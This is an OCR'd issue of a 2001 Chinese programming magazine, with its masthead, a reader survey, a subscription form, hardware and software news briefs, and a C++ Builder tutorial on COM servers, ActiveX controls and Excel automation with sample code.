电脑编程技巧与维护月刊

2001 年第 9 期　　总第 87 期　1994 年 7 月创刊）　　每月 3 日出版

名誉社长	张　琪
社　　长	孙茹萍
副 社 长	毕研元　田　真
总　　编	王路敬
执行主编	杨林涛
副 主 编	张　涛
编　　辑	程　芳　管逸群
	叶　永
公关部主任	黄德琏
副 主 任	苏加友
出版发行部	毕　波
编辑出版	《电脑编程技巧与维护》杂志社
法律顾问	佟秋平 商安律师事务所
主管部门	中华人民共和国信息产业部
主办单位	中国信息产业商会
社　　址	北京海淀区学院南路 68 号吉安大厦 4017 室
投稿信箱	paper@publica. bj. cninfo. net
编辑部信箱	editor@publica. bj. cninfo. net
网　　址	http / / www. comprg. com. cn
邮　　编	100081
电　　话	010 62178300 62176445
传　　真	010 62178300
照　　排	《电脑编程技巧与维护》杂志社电脑排版部
印　　刷	北京巨龙印刷厂
订 阅 处	全国各地邮电局
国内总发行	北京报刊发行局
邮发代号	82—715
国外发行代号	M6232
刊　　号	ISSN 1006 - 4052 / CN11 - 3411 / TP
广告许可证	京海工商广字 0257
全年定价	93. 60 元
每期定价	7. 80 元

新技术追踪

编程与应用起步

编程语言

专家论坛

可视化专栏

数据库

网络技术

图形图像处理

计算机维护

计算机安全

博士信箱

读者意见征询卡

尊敬的读者,请您抽空填写此表,并邮寄或传真至我社。该表作为年终评选热心读者的重要依据之一。

地址:北京市海淀区学院南路 68 号吉安大厦 4017 室　邮编:100081　传真号码:010 - 62178300

个人资料:

1. 姓名:_____　2. 性别:□男　□女　3. 职称(职位):_____　4. 年龄:_____

5. 电话:_____　6. 传真:_____　7. 单位:_____

8. 地址:_____　9. 邮政编码:_____　10. ICQ _____

11. E - mail:_____　12. 个人主页:_____

13. 文化程度:□中专以下　□大专　□本科　□研究生以上

14. 您的工作性质是:□硬件维护　□系统级开发员　□编程人员　□其他____

15. 您主要买哪些电脑类报刊(请按喜欢顺序填写)

报纸:1 _____　2 _____　3 _____

杂志:1 _____　2 _____　3 _____

16. 您购买或订阅本刊的时间:

□两年以上　□一年以上　□半年以上　□三期　□两期　□第一次

17. 您第一次购买本刊的原因是:

□朋友推荐　□刊名吸引　□内容吸引　□价格吸引

18. 您获得本刊的渠道:□邮购　□订阅　□购买

19. 除了您阅读本刊外是否还传阅他人?　□是　□否

20. 您认为本刊跟其他刊物相比的特点是_____

21. 您认为本期最好的文章依次为　1. _____　2. _____　3. _____

22. 您认为本期最差的文章依次为　1. _____　2. _____　3. _____

23. 您希望本刊增加的内容是:_____

_____

24. 您对本刊的内容和发行您还有什么建议?　_____

_____

2002 年《电脑编程技巧与维护》杂志订单

订购单位				收件人		经办人	
通讯地址						邮　编	
订户银行及账号				收款单位			
单价	7.80 元/期	份数		合计		盖章 年　月　日	
大写金额							

合 订 本　1994 年：20 元；1995 年：35 元；1996、1997、1999 年合订本各 80 元。
2000、2001 年合订本各 98 元（包括挂号邮寄费）
（凡购买 2000 年合订本的用户，随刊赠送全年源代码光盘 1 张）
以上合订本均挂号邮寄，不另加邮费。

单　　本　2001 年单本：7.80 元/期
2002 年单本：7.80 元/期
（凡订阅 2002 年全年的用户，随 2002 年第 12 期刊物赠送 2002 年全年源代码光盘。）

同期软盘　1998 年：20 元/季；1999 - 2002 年：10 元/期。
如需以上软盘请汇款至杂志社可随时购买。

订购须知

1. 2002 年本刊每月 3 号出版，全年共十二期，每期 100 页，定价每期 7.80 元，全年定价 93.60 元。
2. 请到当地邮电局订阅，邮发代号 82 - 715；也可以通过邮局汇款方式直接在杂志社订阅。收到来款后即按月寄出。订阅时请务必将收件人姓名、单位名称、通讯地址、邮编、金额等填写清楚，并在汇款附言栏中注明订阅的期刊期数和份数。
3. 本刊原代码光盘所有源程序均经调试通过。
4. 凡在杂志社订阅全年杂志者可享受 10%的优惠。
5. 网上征订请查询：http://www.my8848.net
http://www.gotoread.com
http://www.dangdang.com

通讯地址：北京海淀区学院南路 68 号吉安大厦 4017 室
《电脑编程技巧与维护》杂志社发行部
邮政编码：100081　　电话：010 - 62178300　　联系人：田小姐

AMD 下月推出 1.5GHz 速龙 CPU

据悉，AMD 将于 9 月末推出新款适用于桌上电脑的 1.5GHz Athlon 微处理器。该处理器上市后，将成为 AMD 芯片家族中运行速度最快的处理器。尽管该款芯片的性能得到了提高，但在时钟速度方面仍逊色于 Intel 的奔腾 4 处理器系列。目前， AMD 的芯片在时钟速度上已落后于 Intel 芯片 500MHz。该款处理器的内核单位时钟周期所处理的指令要比奔 4 多，从应用及硬件配置方面来看，这使得新款 Athlon 处理器在性能方面要超过奔 4。Athlon 处理器还增加了二级预取缓存器，它可以判断出处理器内核所需的数据量，并且能提前将其保存在高速缓存存储器中。为了加强其多媒体应用功能，该芯片还增加了 SSE 多媒体指令集。

AOL 新版 Netscape 6.1 近日上市

日前，AOL - 时代华纳公司发布了 Netscape 6 浏览器的首个最终升级版本，并承诺为 Netscape 的忠实用户提供更加顺畅和快速的浏览体验。这是在 AOL - 时代华纳九个月前推出 Netscape 6 之后的首次升级，而 Netscape 6 的开发期更是长达两年。Netscape 6 是 Netscape 首个基于 Mozilla.org 开放式源代码的产品，被人们评论为 "发育不良"。新版本名为 Netscape 6.1 Beta 版于六月发布 ，是对 Netscape 6 的一次重大改进。

CA 公司入选 FTSE 4GOOD 指数系列

CA 公司近日宣布它已被选为 FTSE4GOOD 指数系列中的成员，该指数向投资者提供一系列基准测试指标和交易指数。CA 已经符合了入选所有 FTSE 指数的标准，并即将被包含进可交易指数 FTSE4GOOD US 100。FTSE 是一个由伦敦证券交易所和金融时报共同拥有的附属机构，也是全球领先的指数计算和管理专家机构。所有申请入选 FTSE4GOOD 指数系列的候选者都必须经过近乎苛刻的筛选过程，详细审查公司在股东关系方面所做的努力、对人权的支持，以及在环境保护方面的工作。

IBM 推出采用 1.8GHz 奔腾 4 处理器的图形工作站

IBM IntelliStation 图形工作站家族最近又将有新品上市，IBM 近日在美国宣布推出了新款 IntelliStation M Pro 工作站。新款 IntelliStation M Pro 采用主频高达 1.8GHz 的英特尔奔腾 4 处理器，具有 400MHz 4×100 前端总线，256KB 高速 L2 缓冲存储器，具有 4 个 RDRAM RIMM 插槽，最高可支持 4GB 的 ECC Rambus 高速内存。硬盘为转速为 1000 转 / 分的 18.2GB Ultra 160 S.M.A.R.T. SCSI 硬盘或转速为 7200 转 / 分的 40GB ATA - 100 EIDE 硬盘。系统配置了最高可达 48 倍速的 CD - ROM 驱动器，并预装了微软的 Windows 2000 操作系统

用户也可以选择恢复为 Windows NT 4.0 。

IBM 新一代 ViaVoice 将支持 Office XP

日前，IBM 在美国发布了最新的 ViaVoice 家族产品，新发布的最新一代 ViaVoice 产品系列是 IBM 在语音识别技术的研究和开发方面三十多年来所取得的突出成就的结晶。最新发布的 ViaVoice 家族产品将支持微软的 Office XP 软件。另外，新产品在注册时 让 ViaVoice 能够识别你的声音的功能 增加了大字体支持，这使得产品的启动比以前的产品更容易。其 Key Control 功能还能确保你的语音命令不至于被理解为需要听写下来的文字。

Maxtor 推出 “Ultra ATA/133” 接口

美国 Maxtor 于近日宣布，该公司已推出了 ATA 接口规格 “Ultra ATA/133” 规格产品。能在电脑与硬盘 HDD 之间以最高 133Mbit/秒的速度传输数据。Maxtor 公司将首先提供基于 NDA no-disclosure agreement 的 “Ultra ATA/133” 规格。该公司计划在 2001 年第 4 季度向 ANSI 美国规格协会：American National Standards Insititute 的 T13 集团提出该方案。与 Maxtor6 月底公布的面向大容量数据传输的下一代 ATA 接口规格 “Big Drive” 相比，Ultra ATA/133 将提供适用于高速传输的 “Fast Drive”，尤其适用于视频等大容量的流式数据。

Oracle 的所有产品都将支持语音功能

美国甲骨文 Oracle 于近日宣布将把语音支持功能扩展到所有的产品和技术中。以 “Oracle9i Application Server Oracle9iAS Wireless” 为代表，“E-Business Suite”、“Oracle-Mobile Online Studio”、“JDeveloper”、“Unified Messaging” 和 “My Oracle” 等所有该公司的软件和服务中都将嵌入语音功能。 “Oracle9iAS Wireless 是目前世界上第一个具备语音支持功能的面向无线通信应用服务器的软件” 甲骨文公司 。该软件除了支持使用原来的 WWW 浏览器和无线终端的数据访问外，还可以通过电话机和 VoiceXML 网关调取想得到的信息或执行任务。

Portal 软件公司展示新一代计费软件解决方案

北京——全球领先的新一代通信和服务管理软件供应商美国 Portal 软件公司日前宣布，针对网上音乐订购服务开发出了新一代计费解决方案，以支持多元化的业务模式、不同的内容类别以及各种数字版权管理 DRM 技术。新的解决方案脱胎自 Portal 软件公司的 Infranet 用户管理和计费平台，专门针对从事媒体及娱乐事业的机构、内容门户网站及服务提供商而设计，旨在提供具备可扩展性的单一业务平台，使业界人士迅速推出音乐及录像等服务，并将有关业务迅速拓展至全球市场。

Sun 推出最新 Unix 版 Solaris 8

近日，Sun 公司发布最新消息：公司已经开始向市场推出 Solaris 最新升级版——Solaris 8，它是 Solaris 的操作系统版，升级后的版本可以更快地分发 Web 网页，并更易于管理。据悉，Solaris 升级版包括一个改进的 “活” 升级特性，使得计算机可边运行边升级硬盘的某一个独立的分区。重启后升级才会生效，因此分区升级可在必要时选择放弃升级。在新版本中，“活” 升级特性结合以 Web 页开始的特性，为管理人员建立了一个预存在、服务器软件配置。同时，升级后的 Solaris 将应用一个新版的动态主机配置协议，因而可以在一个网络中给无数台计算机分发网址。它的高速缓存加速器将进一步提高网页在因特网中的传播速度，具有 8 个或更少处理器的计算机可以免费升级。

俄开发出每秒运算万亿次的超级计算机

俄罗斯科学院近日宣布研制成功一台运算速度每秒达 1 万亿次的超级计算机，它的综合性能跻身于全球超级计算机的前 30 位。据俄罗斯媒体报道，这台计算机是俄专家历时 1 年零 3 个月研制成功的，其运算系统内装有 768 个 “阿尔法-264” 型处理器，存储能力达 7680 亿字节。俄科学院副院长福尔托夫说，这台计算机的综合性能足以跻身全球超级计算机 30 强之列。目前，这台超级计算机已接入俄科研机构的内部电脑网络，科研人员可通过遍布俄 50 个地区的网络中心站和 30 个高速计算中心使用这台超级计算机，并将有力地推动俄基础研究、技术开发、经济、教育等事业的发展。

C + + Builder 讲座

夏祖柱

第四讲 COM、DCOM、自动化编程

本讲详细介绍了 COM、ActiveX 及自动化服务器的编程原理与实现技术，并分别结合实例进行了分析讲解。同时，对与 COM 相关的技术如 COM + 、DCOM、CORBA 等进行了各有侧重的介绍。力求通过此讲，让读者能掌握中间件的基本概念、基本编程原理与实现技术，并能进行简单 COM 组件、ActiveX 控件及自动化服务器的开发编写。

让应用程序可以像搭积木一样被人们任意装配，即所谓的“软件重用技术”一直是业界追求的目标。从软件工程的角度来看，也只有软件重用才能真正提高软件的开发效率及软件的稳定性、兼容性与可扩充性。“一次编写代码适合于各种开发环境使用”，基于这一思想，组件对象的概念应运而生了。组件对象，我们也习惯地称之为中间件，它就是一个软件块，专门完成特定的预定工作，任何程序都可以使用组件。正是由于组件对象的强大功能和它的灵活性、方便性及对软件工程的巨大意义，使得组件对象技术目前大行其道，成为软件开发发展的一种主流方向。下面就让我们一起来步入组件对象编程的奇妙天地吧。

一、 COM 编程

组件对象可以一次编写到处使用，然后可以只更新或替换该组件就能纠正或改进该组件的功能。但是，这些组件对象如何与应用程序、与其它组件对象共存并相互通信呢？这就需要有一个每个人可以建立组件的正式标准或规范，以保证其兼容性和互换性，使这些组件对象能按统一的方式工作，而 COM 正是这样的一种规范。

1. 什么是 COM

COM （Component Object Model）即组件对象模型，是组件对象之间相互接口的一种二进制规范，它与源代码无关。这样即使 COM 对象是用不同的语言编写创建，运行在不同的进程空间和不同的操作系统平台上，它们之间也可以相互通信。

2. 关于 COM 的几个概念

要理解 COM，就必须弄清楚关于 COM 的几个概念，事实上，弄清楚了这些概念，就明白了 COM 的工作机理，下面先学习几个概念。

1）什么是接口

组件对象与一般的对象存在的最大区别就是一般对象是一种把数据和操纵数据的方法封装在一起的数据类型的实例，而组件对象则是使用接口而不是方法来描述自己并提供服务。接口是客户与服务器通信的唯一途径，它实际上是一个纯虚类，真正实现接口的是接口对象，一个 COM 对象可以有一个接口也可以有多个接口。因为接口隐藏了 COM 对象实现服务的细节，所以只要接口不变，COM 对象是完全独立于访问它的客户的，如果需要更新接口，可以重新定义一个新的接口，而对于使用老接口的客户来说，程序不必做任何改动，这样就使代码得到了最大程度的保护。

2） 客户与服务器

COM 对象本质上是客户与服务器模式，COM 服务器是组件对象的容器，而组件对象则用于向 COM 客户提供服务。客户请求创建 COM 对象并通过接口来操纵 COM 对象，服务器则响应客户的请求并创建和管理 COM 对象。COM 服务器通常是 EXE、DLL 文件，也可能就是 Windows 自己。

3）类型库

类型库实际是一个文件，它包含了 COM 对象中的数据类型、接口、成员等信息。并不是所有的 COM 对象都需要创建类型库，一般来说，如果 COM 对象支持虚拟方法表，要向外部表露接口，则需要创建类型库，否则如果 COM 对象的接口仅在内部使用，就不需要创建类型库。当然，在创建 OLE Automation 对象、ActiveX 控件和 ActiveForm 这些特殊的 COM 组件时，我们必须创建类型库。在使用 COM 对象时，如果我们创建的 COM 服务器没有被包装为一个元件，则 COM 客户只有引入 COM 服务器的类型库才能创建服务器的实例，可见类型库在 COM 组件中占有着重要的地位。

4） COM 的工作机理

现在让我们来将上面的概念梳理一下，再简要概述一遍 COM 的工作机理。COM 是一种独立于语言和平台的二进制规范，以客户 / 服务器的模式工作，首先必须创建一个 COM 服务器，然后在应用程序中创建 COM 客户向 COM 服务器请求创建 COM 对象并通过接口操纵 COM 对象。一般在创建 COM 对象时就建立了类型库，如果没有将 COM 服务器包装为一个元件， COM 客户就必须引入类型库。那么，具体的在 C + + builder 中如何创建 COM 服务器和客户呢？下面以实例说明之。

3. 创建 COM 服务器与 COM 客户

1） COM 服务器的创建

创建一个简单的 COM 服务器。功能主要是接受客户传来

的一个字符串，并显示出来。

在创建 COM 对象之前，必须有一个放置 COM 对象的载体，这是通过创建一个 ActiveX 库或应用程序来放置 COM 对象的。建一个 ActiveX 库的步骤如下：

① 选择“File”菜单上的“New”命令。

② 翻到“ActiveX”页，选择“ActiveX Library”。这样将创建包含两个文件的新项目，这两个文件是 project1. cpp 和 project1_ATL. cpp，这两个文件中包含了组件通信的基本机制。

③ 再选择“File”菜单上的“New”命令。翻到 Activex 页，选择“COM Object”

④ 在弹出的 CoClass 对话框中输入 showstrcom ，对象接口就被命名为“Ishowstrcom ”了。并且项目中增加了两个单元即 project_tlb. cpp、showstrcomImpl. cpp。

⑤ 在弹出的类型编辑器中，选择对象接口 Ishowstrcom，点右键新增一个方法取名为 showstr，然后设置方法的参数，如图 1，方法只有一个参数 Str。




图 1

⑥ 点击“Refresh”按钮，将刷新一次，重新生成 project1_tlb. h 文件，同时，showstrcomImpl. cpp 文件中将加入 showstr 函数，然后就可具体编写函数了。showstr 函数代码如下：

```
STDMETHODIMP TshowstrcomImpl: : showstr(BSTR str)
{
try
    {
      ShowMessage(str);
    }
 catch(Exception & e)
          {
 return Error(e. Message. c_str(), IID_Ishowstrcom);
           }
    return S_OK;
};
```

这样服务器就创建好了。这是一个 DLL 型的服务器，服务器必须注册才能被机器识别，从而在应用程序中才可以使用服务器。下面是如何注册服务器。服务器的注册有四种方法：①选择 Run 菜单上的“register ActiveX Server”命令。②直接执行程序一遍即可。③按下类型库编辑器上的 register Type library 即可。④使用命令行程序 REGSVR 或 REGSVR32 进行处理，这里我们直接用了第三种方法。

2） COM 客户的创建

COM 客户的创建首先必须引入类型库。类型库的引入方法为：选择 project 菜单上的 Import type library 命令，则可在弹出的对话框的列表框中看到所注册的类型库，如果没有，则点击下面的 Add 按钮，加入相应的单元文件，然后单击“Install”按钮就可以了。安装好的 COM 组件会在元件选项板的指定页上以图标显示出来，和一般 VCL 组件一样使用，只不过它是一个不可视的元件。

下面我们看如何创建 COM 客户对象。为了测试，我在 FORM1 上只放置了一个 Button 组件和 Edit 组件，然后将 showstrcom 元件拖到 FORM1 上。当单击 Button1 时服务器被激活，并显示了客户端 Edit1 的 Text 属性值 。Button1 的 OnClick 事件代码如下：

```
void _fastcall TForm1: : Button1Click(TObject * Sender)
{
this - >showstrcom1 - >showstr(WideString(Edit1 - >Text));
}
```

运行结果如图 2

图 2

这样一个简单的 COM 客户服务器的例子就完成了，此刻对于 COM 编程的过程应有了一个初步的全面了解。下面将学习两种特殊的 COM 对象编程技术，即 ActiveX 控件和自动化对象。

二、 ActiveX 控件编程

COM 对象是一种独立于语言的组件对象，任何高级语言都可通过接口操纵 COM 对象，实现预定的功能。ActiveX 控件更是一种典型的 COM 对象，它可以被集成到各种支持 ActiveX 的容器程序如 C + + builder、Delphi 、Visual DBASE、VB、IE 中运行。将 ActiveX 控件安装到元件选项板上，则该控件可以象标准的 VCL 元件一样被放到 Form 上使用。C + + builder 支持 COM 的体系结构，嵌入了对象接口的语法，提供了完整的 ActiveX 框架和可视化的 “Type Library”编辑器，因而用它创建 ActiveX 控件相当容易。

下面结合实例来学习如何创建 ActiveX 控件。本实例是改装 TButton 组件，让它增添一个 URL 属性和一个 connect 方

法，当设置了其 URL 属性后，它的 Caption 属性也改为相应的 URL 地址，然后，执行 connect 方法，就可启动 IE 并打开相应的网页。步骤如下：

1）选择“File”菜单上的 New 命令，翻到 ActiveX 页，双击“ActiveX Control”图标，则打开 ActiveX 控件向导，如图 3。在第一项选择 TButton 控件，下面的 ActiveX 控件名称和实现接口的单元名称都根据所选的 VCL 控件自动生成，也可以指定。这里 ActiveX 控件的名称改为 urlButtonX。




图 3

2）单击 ok 按钮后则出现了代码编辑框，其中 urlButtonXControl1. cpp 是项目文件，urlButtonImpl1. cpp 是接口的实现单元文件，urlButtonXControl1_ATL. cpp 是项目的 ATL 文件。再选择“View”菜单上的“Type Library”命令，则出现类型库编辑器。在它的接口 IurlButtonX 中按编写 COM 时的方法增加一个 URL 特性和一个 connect 方法。将 url 的类型都设为 BSTR 型，然后点击“Refresh”按钮，开始编写代码。

3）在 urlButtonX 的实现单元 urlButtonImpl1. cpp 中主要编写 get_url、set_url、connect 三个函数，函数代码如下：

```
STDMETHODIMP TurlButtonXImpl: : connect()
{  try
  {
  ShellExecute(this, "open", m_VclCtl ->Caption. c_str(), 0, 0,
SW_NORMAL);
  }
  catch(Exception & e)
  {
    return Error(e. Message. c_str(), IID_IurlButtonX);
  }
  return S_OK;
};
STDMETHODIMP TurlButtonXImpl: : get_url(BSTR * Value)
{  try
  {
   * Value = WideString(m_VclCtl ->Caption). Copy();
  }
  catch(Exception & e)
  {
    return Error(e. Message. c_str(), IID_IurlButtonX);
  }
  return S_OK;
};
STDMETHODIMP TurlButtonXImpl: : set_url(BSTR Value)
{  try
  {
   m_VclCtl ->Caption = AnsiString(Value);
  }
  catch(Exception & e)
  {
    return Error(e. Message. c_str(), IID_IurlButtonX);
  }
  return S_OK;
};
```

此刻，ActiveX 控件已经创建好了。但要能让 Windows 找得到这个控件，能被使用还必须注册和安装 urlButtonX 控件。

4）注册和安装 ActiveX 控件，先编译该 ActiveX 项目，然后使用“Run”菜单上的“Register ActiveX Server”命令注册控件。要方便使用，还必须安装 ActiveX 控件。首先需要创建一个包，将 ActiveX 控件加到这个包中，最后安装包，则控件就可安装到选项板上；如果安装到一个已存在的页上如 ActiveX 页，则可不必创建包。我们采用后一种方法。C + + builder 中的安装步骤为：使用“Component”菜单中的“Import ActiveX Control”命令，打开“Import ActiveX”对话框如图 4，在其中选择 urlButtonXControl1 Library，点击 Install，即可打开 Install 对话框。可新建一个包，也可加到已存在的包中去。这里新创建一个包直接在“File Name”文本框中输入包名如“aa”。按 OK 键即可安装上去。




图 4

5）这样就可在元件选项板的 ActiveX 栏中看到一个 urlButtonX 元件，它的使用方法与一般 VCL 元件没什么区别。如新建一个项目，将 urlButtonX 拖到 Form1 上，设置其 URL 为“http //www. microsoft. com”，然后在 urlButtonX 的 Onclick 事件中加入如下代码即可：

```
urlButtonX1 - >connect
```

可见，C + + builder 创建 Active 控件是件多么容易的事。由于 ActiveX 控件具有与语言的无关性，因而这个 ActiveX 控

件可在各种编程环境中使用。

三、 自动化及其实现

自动化 （OLE Automation）是在 Windows 应用程序之间进行相互操纵的一种技巧。一个自动化对象是一个典型的 COM 对象，它实质上是实现了 IDispatch 特殊接口的 COM 对象。正是因为它实现了这样一种特殊的接口，所以能用更多的方法访问自动化的 COM 对象，而无须象访问一般 COM 对象那样必须直接调用其 IUnknown 接口，通过 VTable （虚拟函数表）来调用对象方法。

C + + builder 中访问自动化对象有三种方式，即直接调用方式 （使用 IUnknown 接口）、使用 IDispatch 方式、Variant 方式，下面对这三种方式作一下简单的比较分析，同时也是探讨 COM 的几种接口，从而选择一个合适的方式实现 Excel 的自动化。

IUnknown 接口是 COM 技术中的一个特殊接口，它是所有接口的基类。使用 IUnknown 接口方式是访问自动化对象最快的方式，但对于 COM 知识掌握不是很好的程序员来说实现这种接口的调用有一定难度。

IDispatch 接口的设立最初主要是为了便于 VB 或 Excel 等工具及宏语言访问 COM 对象， Dispatch 的优点在于即使你不是很了解一个对象的结构，但它仍然允许你调用对象的方法。其不足之处在于因为它是一种间接调用方式，所以调用的时间比标准的 C + + 调用时间长。

要了解自动化， ‘双重接口 ’是一个很重要的概念。所谓 ‘双重接口 ’就是同时支持上述两种接口，同时以 VTable 和 IDispatch 接口两种方式暴露它的方法。一般凡是用 C + + builder 创建的自动化对象都支持双重接口。

因为自动化对象实现了特殊接口 IDispatch，所以也可以通过 Variant Exec 的方式操作对象。相比之下，Variant 类提供的调用方法更为简单。IUnknown 接口与 IDispatch 接口两种方式都直接可由类型编辑器自动生成，在程序文件中，这两者的实现都必须引入相关类型库和头文件。当无法使用获得必要的头文件或类型库时，使用 Variant 变量是一个不错的选择。

这里我想以 Variant 方式，来实现 Excel 的自动化动态生成报表。

四、实现 Excel 自动化来创建报表

使用 Variant 实现自动化首先要使用函数 CreateOleObject 或者 Variant 类的 CreateObject 方法来创建一个 OLE 对象，然后通过 Variant 类的 Exec 方法访问 OLE 对象的属性和方法。还是以笔者在第一讲所提及的导师信息管理系统为例，在前面制作报表是利用 QReport 组件栏中的组件来制作的，下面通过实现 Excel 自动化来创建报表。这个报表要涉及四个数据库表：专著或教材表、论文表、在研项目表和教学情况表。这四个表根据不同导师的编号记录了不同导师的教学情况和科研情况。每一个导师代课的多少和科研成果的多少决定了具有相应导师编号的记录的多少。就是要根据导师编号把该导师在四个表中的相应记录导入到 Excel 表格中去，并去掉冗余的字段值。具体程序如下：

```
void _fastcall Tform1: : excelButtonClick(TObject * Sender)
{
 Variant excel, cell;
/ * 将 temp 赋值为当前记录导师编号, 作为其它表搜索关键字 * /
 temp = this - >DBEdit1 - >Text ;
 / * 创建 Excel 自动化对象 * /
excel = CreateOleObject(″Excel. Application″);
  excel. Exec(PropertyGet( ″ Workbooks″)) . Exec(Procedure(″Add″));
 cell = excel. Exec(PropertyGet(″ActiveCell″));
 / * 导入专著或教材表数据 * /
  this - >Query1 - >SQL - >Clear();
this - >Query1 - >SQL - >Add(″select * from 专著或教材表 where 导师编号 = ′″ + temp + ″′″);
   this - >Query1 - >Active = true;
   excel. Exec(PropertySet(″Visible″) < < true);
   for (int i = 0; i < this - >Query1 - >Fields - >Count; i + + )
   { cell. Exec(PropertySet(″Value″) < < Query1 - >Fields - >Fields[i] - >DisplayLabel);
cell = cell. Exec(Function(″Next″));
   }
  Query1 - >First();
  int row = 2;
  while(! Query1 - >Eof)
  {
cell = excel. Exec(PropertyGet( ″ Range″) < < ( ″A″ + IntToStr(row) + ″: A″ + IntToStr(row)));
 for(int i = 0; i < Query1 - >Fields - >Count; i + + )
  { / * 避免导师姓名、编号重复, 通过判断只输出第一条记录的导师姓名与编号 * /
      if (Query1 - >RecNo! = 1 )
      {  if (i < 2)
       cell = cell. Exec(Function(″Next″));
else
 { cell. Exec(PropertySet( ″ Value″) < < Query1 - >Fields - >Fields[i] - >AsString);
 cell = cell. Exec(Function(″Next″)); }
      }
     else
          { cell. Exec(PropertySet( ″ Value″) < < Query1 - >Fields - >Fields[i] - >AsString);
               cell = cell. Exec(Function(″Next″)); }
   }
           Query1 - >Next();
           row + + ;
}
/ * 将论文表的相关数据导入 Excel * /
 row + + ; //各表数据间空出一行, 便于区别
 this - >Query2 - >SQL - >Clear();
 this - >Query2 - >SQL - >Add(″select * from 论文表 where 导师编号 = ′″ + temp + ″′″);
```

```
  this->Query2->Active=true;
cell=excel.Exec(PropertyGet("Range")<<("A"+IntToStr
(row)+":H"+IntToStr(row)));
    for (int i=0;i<this->Query2->Fields->Count;i++)
    { /*从该表开始,下面所有表的导师编号和姓名字段名都
将不被导入*/
       if(i<2)
       cell=cell.Exec(Function("Next"));
      else
   { cell.Exec(PropertySet("Value")<<Query2->Fields->
Fields[i]->DisplayLabel);
                  cell=cell.Exec(Function("Next")); }
     }
   Query2->First();
   row++;
   while(!Query2->Eof)
 {
cell=excel.Exec(PropertyGet("Range")<<("A"+IntToStr
(row)+":A"+IntToStr(row)));
    for(int i=0;i<Query2->Fields->Count;i++)
     {   if (i<2)
          cell=cell.Exec(Function("Next"));
        else
  { cell.Exec(PropertySet("Value")<<Query2->Fields->
Fields[i]->AsString);
              cell=cell.Exec(Function("Next"));     }
       }
     Query2->Next();
     row++;
  }
   ------
}
```

在研项目表、教学情况表的数据导入程序代码与论文表的数据导入代码基本上是相同的、只需要将查询 SQL 语句中的‘论文表’换成相应数据表名就可以了。程序运行结果如图 5。关于某个导师的相关数据已全部导入到 Excel 中，这样，

图 5

就可以利用 Excel 的强大制表功能来调整设计报表格式了。

四、 DCOM、COM+、CORBA

前面我们分别介绍了简单的 COM 对象、ActiveX 对象、自动化对象的创建与应用，读者是否感觉到了 COM 组件的强大功能呢？然而 COM 也有它的不足之处 总的说来可归结为如下几点：1. COM 是以 Windows 为核心的，尽管它可以实现与语言的无关性，但却脱离不了 Windows 操作系统平台，这样就将用户限制在了 Windows 下。2. 在插入或分布式体系结构中有可能导致错误，因为两个不同的程序毕竟无法保证完全的兼容。3. 各软件厂商无法做到彼此融合，许多厂商都隐藏了自己知道的接口，或没有正确地编写文档。技术的追求是无止境的，正是因为 COM 存在着缺陷，所以在中间件领域又出现了 DCOM、COM+ 和 CORBA 技术，这里不打算具体讲解 C++ builder 中每一种技术的实现，只进行一般的介绍。

1. DCOM

分布式组件对象模型，又称做 DCOM，是跨 LAN （局域网），WAN （广域网）和 Internet （因特网）的二进制 COM 对象的基本扩展。DCOM 也是一种规范，是用 COM 建立并建立于 COM 之上的，它通过提供一种透明的网络协议，使得 COM 组件能够跨网络间协作，程序员从而可不必编写网络代码去处理分布式的组件跨网络所需要的通信。简言之，它主要解决了在网络中组件对象的通信对话问题。这意味着，可以在一个应用程序或 DLL 中创建一个对象，然后在运行在另一台计算机上的应用程序中调用这个对象。

理解了 COM，学习 DCOM 就非常容易。C++ builder 中，封装了 DCOM 的网络通信机制，从而使 DCOM 的创建十分容易，与创建简单的 Automation 服务器类似，这里不详细介绍。

2. COM+

COM+ 并不是 COM 的简单扩展，要理解 COM+，还是从一个应用谈起。以前开发企业应用经常有重复开发的现象，企业应用的基础设施与业务无关都非常相似，如银行的用户身份鉴定系统与医院的用户身份鉴定系统就非常相似，可是开发时却要两次开发这种系统，从而极大降低了开发效率。假如一次编写了所有基础代码，其它人可以只继承关心的部分，而把精力集中于应用本身的业务逻辑上，并且将这些基础代码集成到操作系统中，岂不太棒了？COM+ 正是提供了这样的解决方案。

